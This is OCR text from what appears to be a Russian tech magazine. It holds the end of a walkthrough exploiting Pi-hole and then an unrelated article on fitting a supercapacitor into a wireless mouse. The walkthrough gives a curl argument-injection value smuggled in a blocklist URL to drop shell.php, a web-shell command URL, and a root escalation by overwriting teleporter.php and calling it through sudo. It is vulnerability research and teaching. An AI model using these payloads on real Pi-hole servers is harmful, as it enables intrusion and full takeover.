
Теперь повторный запуск.



Повторный запуск Gravity с полезной нагрузкой в качестве URL

Наши аргументы добавлены, однако подстрока **.domains** в расширении файла создает проблемы. Нужно ее как-то убрать.

```
curl -s -L -z /etc/pihole/list.0.192.168.99.1# -o shell.php.domains -w '%{http_code}' -A 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36' 'http://192.168.99.1# -o shell.php' -o /tmp/tmp.cjh4aohrRE.phgpb
```




Шелл был создан с дополнительным расширением .domains, которое необходимо убрать

У curl множество флагов, поэтому есть сразу несколько вариантов, которые нам могут помочь. Самый простой — это добавить еще один флаг **-z**, тогда **.domains** будет использоваться как метка времени. Естественно, некорректная, но нам это не важно.

```
http://192.168.99.1# -o shell.php -z
```

Передадим в качестве URL этот пейлоад и получим шелл на сервере.




Загрузка шелла в Pi-hole через манипуляции с URL в Gravity

В консоли все отрабатывает хорошо, но для добавления такого пейлоада в качестве URL через веб-форму нужно дополнительно добавить кавычки.

```
http://192.168.99.1#" -o shell.php -z"
```


Это необходимо, чтобы скрипт pihole распознал его как один параметр, а не несколько, в процессе добавления URL они будут удалены. После того как эксплоит успешно отработает, ты найдешь шелл по адресу **http://pi-hole.vh/admin/scripts/pi-hole/php/shell.php?c=uname%20-a**.



Выполнение произвольного кода через добавление специально сформированного URL в блоклист

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ ДО ROOT

Если ты обратил внимание, то из PHP утилита pihole вызывается через sudo. К сожалению, юзер www-data не может использовать sudo без пароля.



Правила вызова sudo для пользователя www-data в Pi-hole

Но если немного пошариться в скриптах, можно найти функцию **Teleporter**, которая находится в файле **webpage.sh**.

advanced/Scripts/webpage.sh

```
Teleporter() {
    local datetimestamp=$(date "+%Y-%m-%d_%H-%M-%S")
    php /var/www/html/admin/scripts/pi-hole/php/teleporter.php > "pi-hole-teleporter_${datetimestamp}.tar.gz"
}
...
main() {
    args=("$@")

    case "${args[1]}" in
...
        "-t" | "teleporter"    ) Teleporter;;
```

Эта функция вызывается из pihole, когда указан флаг **-a**.


pihole

```
webpageFunc() {
  source "${PI_HOLE_SCRIPT_DIR}/webpage.sh"
  main "$@"
  exit 0
}
...
case "${1}" in
...
  "-a" | "admin"                ) webpageFunc "$@";;
```

Вот и легкий способ повысить привилегии! С помощью предыдущего эксплоита перезаписываем файл **teleporter.php**, добавляем в него необходимые команды и вызываем его при помощи команды **sudo -a -t**.

teleporter.php


```
<?php
system('id > id.txt');
```



Повышение привилегий в Pi-hole до суперпользователя

Полуавтоматические версии эксплоитов можешь найти в репозитории автора уязвимости.


ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ

Несмотря на серьезность рассмотренных проблем, они часто встречаются даже в крупных проектах. Конечно, здесь импакт снижается тем, что нужно быть авторизованным пользователем, чтобы успешно проэксплуатировать уязвимости, но что-то мне подсказывает, что немного пересерчив, можно найти XSS или CSRF, которая позволит в один клик захватить систему.

Так что если ты используешь Pi-hole, то следи за обновлениями и старайся всегда работать с последней версией дистрибутива. К сожалению, автоматического обновления здесь не предусмотрено, но в футере страницы есть панелька, которая оповещает о наличии новых версий.



Панель, которая показывает актуальность версий компонентов Pi-hole

К тому же несколько месяцев назад вышло крупное обновление — версия 5.0. Возможно, там было уделено большее внимание безопасности системы. Или нет?

КАК ПРОКАЧАТЬ МЫШЬ

Candidum
duospirit@gmail.com

СТАВИМ СУПЕРКОНДЕНСАТОР В БЕСПРОВОДНУЮ МЫШЬ, ЧТОБЫ ЗАРЯЖАТЬ ЕЕ ЗА СЕКУНДЫ

Производители клавиатур и мышей предлагают тысячи устройств на любой вкус, но собрать комплект с нужными характеристиками по-прежнему непросто. Впрочем, если ты готов взять в руки паяльник и творчески доработать заводской вариант, то тебе открываются новые возможности. Сегодня мы опытным путем проверим, есть ли смысл переводить мышь на питание от ионистора вместо стандартных батареек.

Современная беспроводная мышь — весьма удобная штука. Еще лет десять назад они постоянно разряжались, теряли связь с компьютером и стоили неприлично дорого (по сравнению со своими «хвостатыми» собратьями). Но теперь даже такие мыши расстались с большинством своих детских болячек. Сегодня в продаже можно найти устройства с модулем Bluetooth, которым не требуется отдельный радиоприемник, компактные модели для поездок и даже беспроводные геймерские мыши с низким временем отклика.

И все с ними как будто замечательно, за исключением одного: независимо от того, питается ли такая мышка от батареек или аккумулятора, их заряд имеет свойство пропадать в самый неподходящий момент. Конечно, батарейки можно поставить новые, а аккумуляторы зарядить, но первые надо еще найти, а вторые требуют на подзарядку какое-то время.

Причем, даже если выставить на источнике питания ток на уровне 2C–3C, что не очень хорошо для здоровья аккумуляторов и увеличивает их износ, минут 20–30 все же придется подождать. Поэтому я на такой случай всегда держу поблизости запасной заряженный аккумулятор. Тебе это знакомо? :)

И вот однажды мне на глаза попался лежащий без дела ионистор (он же суперконденсатор), который когда-то был приобретен без особой цели и с тех пор терпеливо ждал своего часа. Вопрос напрашивался сам собой и был отнюдь не праздным: а долго ли протянет с ним мышь, при условии, что средний ток потребления у нее на уровне 5 мА (при напряжении 3 В)? Забегая вперед: долго и даже очень долго. Но только при обязательном условии, что ионистор будет подобран правильно.

Впрочем, обо всем по порядку.

INFO

Беспроводные мышки со встроенным суперконденсатором сегодня уже можно встретить в продаже в ассортименте известных брендов. На фоне решений с питанием от батареек или аккумуляторов они по-прежнему составляют исчезающе малую долю, а высокая цена прочно держит их в нишевой категории «для энтузиастов». Желающие могут почитать обзоры на такие устройства, как Genius DX-ECO, Mad Catz Air и Razer Mamba Hyperflux.

ТЕОРИЯ

Итак, что же представляет собой ионистор? По своим характеристикам он очень похож на конденсатор, за исключением одной важной детали: у ионисторов просто чудовищно большая емкость, от нескольких единиц до тысяч фарад. Все дело в том, что ионистор запасает энергию в двойном электрическом слое, возникающем на поверхности электродов, погруженных в электролит. В результате диэлектриком служит монослой молекул растворителя. Как следствие, его толщина может составлять порядка единиц ангстрем, а это чертовски малые величины.

Если ты хоть немного помнишь школьные уроки физики, емкость конденсатора прямо пропорциональна площади его обкладок и обратно пропорциональна расстоянию между ними. Таким образом, за счет применения в ионисторах пористых материалов (обычно — активированный уголь) площадь поверхности возрастает многократно. Это и позволяет суперконденсаторам запасать огромные значения энергии. Кроме того, у них, как правило, низкие токи утечки, что помогает держать заряд значительное время.

Разумеется, у ионисторов есть и недостатки. В первую очередь это высокая цена, относительно низкое рабочее напряжение (порядка нескольких вольт на ячейку) и существенно меньшая плотность энергии в сравнении с аккумуляторами. Так что на роль идеального источника питания на все случаи жизни они, увы, не подходят.

Впрочем, некоторые ухищрения позволяют все же частично справиться с перечисленными недостатками. Например, при легировании анода литием удается поднять рабочее напряжение до 3,8 В. Такие компоненты обычно называют литиевыми конденсаторами и относят к гибридному классу. Они имеют несколько ключевых особенностей, приятных и не очень. Во-первых, у литиевых конденсаторов существенно меньший саморазряд даже на фоне классических ионисторов (не говоря уже об обычных конденсаторах). Во-вторых, они крайне чувствительны к переразряду. Как правило, в описании производитель предупреждает, что разряд литиевого конденсатора ниже 2,2 В приводит к деградации анода, потере емкости и снижению внутреннего сопротивления компонента.

СРАВНЕНИЕ

Теперь давай сравним несколько источников питания, чтобы примерно оценить перспективность всей затеи. Обычная компьютерная мышь, помимо батареек, может питаться и от перезаряжаемого NiMH-аккумулятора формата AA. Именно с ним мы и будем сравнивать оба ионистора — большой, размерами примерно с батарейку D и заявленными характеристиками на уровне 500 Ф и 2,7 В, а также маленький литиевый, емкостью на 100 Ф и напряжением 3,8 В. Сам NiMH-аккумулятор стандартного напряжения 1,4 В и средней емкости, рассчитан на 1500 мА · ч.

Важный момент: сравнивать их между собой в лоб не получится, так как разряд аккумулятора описывается уравнением Нернста. Собственно, этим уравнением описываются все химические источники питания. Как следствие, график разряда аккумулятора имеет плато по центру и резкий спад в конце, а его емкость измеряется в ампер-часах и рассчитывается как площадь под плато на графике. Конденсатор, в свою очередь, разряжается по экспоненте (при условии, что сопротивление нагрузки постоянно), и его емкость измеряется в фарадах.

Впрочем, выход есть: придется сравнивать запасенную энергию в джоулях. Итак, для конденсатора (или ионистора):

$$E = (C \times U^2) \div 2$$

Здесь C — емкость в фарадах, а U — напряжение в вольтах. Для аккумулятора:

$$E = 3600 \times Q \times U$$

Здесь Q — емкость в ампер-часах, а U — среднее напряжение. Для NiMH-аккумулятора напряжение на полностью заряженном элементе составляет примерно 1,4 В, а для разряженного — около 0,9 В. Однако, так как падение напряжения при разрядке нелинейно, возьмем среднее на уровне 1,1 В (все равно это приблизительные расчеты).

Теперь у нас получаются такие значения: 5940 Дж для аккумулятора, 1822 Дж для большого ионистора и 722 Дж для маленького. Выглядит неплохо, особенно учитывая, что последний по размеру примерно как аккумулятор. Но тут есть один нюанс: если в случае аккумулятора это та энергия, которую мы из него сможем взять, то с ионисторами чуть хитрее.

Как я уже упоминал, литиевый ионистор нельзя разряжать ниже 2,2 В (забегая вперед, скажу, что мы также не будем заряжать его выше 3,3 В). Это дает нам в итоге 302 Дж на один цикл. С большим ионистором другая штука — он плохо держит заряд выше 2,2 В, особенно при быстром заряде, на который мы целимся. Разрядить его с пользой ниже 0,5 В тоже не выйдет (из-за чисто технических ограничений). Впрочем, последнее не вносит заметной потери, так что здесь мы имеем около 542 Дж.

Тут уже неплохо видно преимущество литиевого конденсатора. Все же стоит учитывать, что он по размеру раз в семь меньше своего аналога. Впрочем, на мой вкус, преимущество не настолько велико, как его описывают в рекламных статьях. И не стоит забывать о разнице в цене — такие ионисторы достаточно дорогие.

С учетом всех замечаний в итоге получаем такие значения: те же 5940 Дж для аккумулятора, примерно 542 Дж в большом ионисторе на 500 Ф и 302 Дж в его младшем собрате на 100 Ф. Уже не так оптимистично. Хорошо, а на сколько этого хватит компьютерной мыши?

Современная недорогая беспроводная мышь потребляет примерно 4 мА в активном режиме и значительно меньше в режиме ожидания. Для простоты будем считать, что грызун у нас всегда в активном состоянии и напряжение питания у него 3 В. Это дает нам 43 Дж/ч.

Таким образом, в первом приближении от большого ионистора мышь должна проработать двенадцать часов, а от маленького порядка семи часов. Конечно, эти расчеты лишь приблизительные, но они позволяют оценить общую перспективность идеи. И на самом деле она весьма неплоха, если учесть, что большой суперконденсатор можно зарядить секунд за тридцать, а маленький и того быстрее. Таким образом, в теории наш манипулятор сможет запасти достаточно энергии на весь рабочий день всего лишь за время загрузки ОС.

Литиевые конденсаторы

Такие конденсаторы стоят сильно дороже даже классических ионисторов, и продают их заряженными. Поэтому, если надумаешь раскошелиться, обрати внимание, чтобы напряжение на нем было выше 2,2 В, а сам конденсатор обязательно был не вздутый. Здесь я хочу поблагодарить Faberge, который предоставил литиевый конденсатор VLCRS3R8107MG на 100 Ф для моего проекта.

С этим конденсатором была целая история. Его заказали в одном известном магазине, причем известном не в последнюю очередь своими высокими ценами. Первый же конденсатор, который оттуда прислали, оказался вздутым и разряженным. Впрочем, в ответ на претензию магазин оперативно и без лишних возражений выслал замену. А мне таким образом удалось сравнить между собой бракованный и рабочий экземпляры.

Выяснилось, что вздутый разряженный конденсатор сильно потерял в качестве и по саморазряду стал напоминать классические ионисторы (PDF), которые легко заказать в Китае. Особых нюансов тут нет, разве что качество раз на раз не приходится. Впрочем, несколько циклов заряд-разряд и длительный заряд идут им на пользу.

АНАТОМИЯ ГРЫЗУНОВ

Как правило, в основе типичной беспроводной мыши лежит специализированная микросхема, которая сама по себе реализует 99% функций устройства. В нее входит и сам сенсор, и схемы управления подсветкой, и модуль обработки сигнала от сенсора, и даже радиопередатчик. На такие контроллеры откровенно китайского ширпотреба бывает проблематично найти даташит, но нас в данном случае интересует только питание.

К нашей большой радости контроллеры между собой полностью совместимы и требуют напряжение в диапазоне от 2,1 до 3,6 В. В подтверждение этих слов ты можешь заглянуть в даташит PAW3702 (PDF), на которой собрана самая приличная из раскуроченных мной мышей.

INFO

Схемотехника устройств классом и ценой повыше может заметно отличаться. В них нередко применяется отдельный микроконтроллер, который позволяет управлять кучей параметров, загружать настройки непосредственно в мышь и создавать цепочки из макросов на все случаи жизни.

Обыкновенно мыши питаются от одной или двух батареек AA (или AAA). Это приводит нас к очевидному выводу: если батарейки две, то они подключаются к контроллеру напрямую (стабилизатор не ставят в том числе из соображений экономии), а если батарейка одна, то между ней и контроллером установлен step-up DC/DC-преобразователь, вроде того, который я использовал в эмуляторе мыши, — ME2108. Найти его на плате совсем несложно, чаще всего это трехлапая микросхема рядом с дросселем.


А что в этом случае будем делать мы? А мы будем делать так же! :)

Здоровое питание

Иными словами, если у нас в мыша имплантируется литиевый ионистор, то его будем подключать напрямую к контроллеру. При этом удаляем повышающий преобразователь, отпаивая микросхему и дроссель и соединяя перемычкой питание с контроллером. Он как раз даст нам диапазон напряжений как в даташите.

А когда используется ионистор попроще с максимальным напряжением 2,7 В, то его выход мы будем повышать с помощью упомянутого выше преобразователя. Если же его в мыши изначально не было, то его придется туда добавить. Благо они состоят буквально из нескольких деталей и даже продаются в виде готовых модулей за сущие копейки. Вроде бы всё... Хотя нет, стоит еще поговорить о защите от переразряда.

На всякий случай еще раз повторю, что литиевые ионисторы не рекомендуется разряжать ниже 2,2 В. Да, ты это наверняка уже запомнил, но, поверь, эти штуки стоят недешево, и обращаться с ними следует аккуратно. Поэтому нам будет необходимо устройство, которое сможет отключать нагрузку от ионистора при достижении порогового значения. Подобные устройства широко применяются для защиты литиевых аккумуляторов от переразряда, отличие нашего варианта состоит в меньшем напряжении срабатывания. Схема устройства представлена на рисунке ниже.



В целом все здесь элементарно, и пояснения тут требует разве что кнопка, которая нужна для включения устройства. Достаточно ее один раз нажать, и мышь будет работать до тех пор, пока напряжение на ионисторе не упадет ниже 2,2–2,3 В, что зачастую происходит скачкообразно. Значение порогового напряжения задается светодиодом и резисторами R2 и R3.

Светодиод тут выполняет одновременно функцию стабилитрона (красный светодиод дает около 1,7 В падения напряжения) и индикатора включения, но светится он не бодро. Точно подстраивать напряжение срабатывания удобно, меняя номинал R2. В качестве ключа использован до безобразия дешевый полевик AO3400, что помогает свести падение напряжения на устройстве практически к нулю. Однако сойдет и любой другой N-канальный полевик, способный открыться от напряжения порядка 2 В. Биполярный транзистор может быть любой, хоть КТ361.


Во включенном состоянии устройство потребляет меньше 100 мкА, а в выключенном потребление и вовсе пренебрежимо мало.

КОРПУС И КОНСТРУКТИВ

Приступим к сборке готового устройства. А для этого нам потребуется донор.

Нулевой пациент

Первой мне под руку попалась заезженная и много повидавшая на своем веку мышь Perfeo PF-353-WOP. На ней я и опробовал идею, встроив в эту мышь самый большой ионистор. А для того, чтобы полностью использовать заряд, я поместил в нее повышающий модуль на ME2108-33. Модуль взял в этот раз готовый. Одна незадача — ионистор был великоват. Впрочем, с этой проблемой мне отчасти помог лобзик.



Модуль повышающего преобразователя здорово встал на место разъема подключения батарейки.

Как легко понять из фотографий, ионистор заменил собой купированную заднюю часть и крепился при помощи суперклея. Поскольку сам корпус мыши я подпиливал снова и снова, то получилось неплохо подогнать его, и держится он нормально. Обрати внимание, что, несмотря на вульгарную простоту конструкции современных дешевых мышей, оптический узел (линза, диод и датчик) должны быть достаточно точно спозиционированы. Иначе резво бегать, как прежде, мышь уже не будет.

Зарядка тоже сурова: к выводам ионистора я цепляю вольтметр и, контролируя напряжение, подаю 3,3 В от компьютерного блока питания с помощью «крокодилов». Зарядный ток при этом составляет порядка 6 А. Что еще можно о ней сказать? Мышь работает, одного заряда хватает на период от двух до четырех дней, в зависимости от интенсивности использования.


Продолжение статьи →

КАК ПРОКАЧАТЬ МЫШЬ

СТАВИМ СУПЕРКОНДЕНСАТОР В БЕСПРОВОДНУЮ МЫШЬ, ЧТОБЫ ЗАРЯЖАТЬ ЕЕ ЗА СЕКУНДЫ

Первый пошел

За основу следующей итерации была взята мышь Oklick 6055W. К моему удивлению, ее уменьшенный размер совершенно не помешал встроить в нее второй ионистор.




Аккуратно срезаем батарейный отсек, сохраняя крепеж крышки. Для деликатной резки пластика можно использовать нож, ручной лобзик или нитку. Применять тут раскаленный нож и паяльник не рекомендую: уж очень много вони будет, да и паяльник жалко.

Далее встраиваем разъем для зарядки ионистора. Тут мне пришлось поломать голову, где взять разъем минимального размера, чтобы он одновременно выдерживал ток в несколько ампер, позволял подцепляться вольтметром, да еще вместо ответной части поддерживал какой попало суррогат. Как оказалось, всем этим требованиям удовлетворяет цанговый разъем, что используется в панельках для DIP-микросхем. Он и маленький, и, считай, цельнометаллический.


Устанавливаем его в крышку батарейного отсека и фиксируем каплей суперклея. Надо сказать, что если пропил сделан точно, то он и без клея сидит как влитой.

Также необходимо просверлить отверстие 3,5 мм под SMD-кнопку, включающую контроллер разряда ионистора. Сама тактовая кнопка тоже фиксируется суперклеем.

Теперь время заняться платой мыши: мы демонтируем дроссель и микросхему DC/DC-преобразователя и вместо них запаиваем перемычку, соединяющую элемент питания с контроллером. Далее надо изготовить контроллер разряда — по существу, слишком громкое название для схемы из восьми деталей.

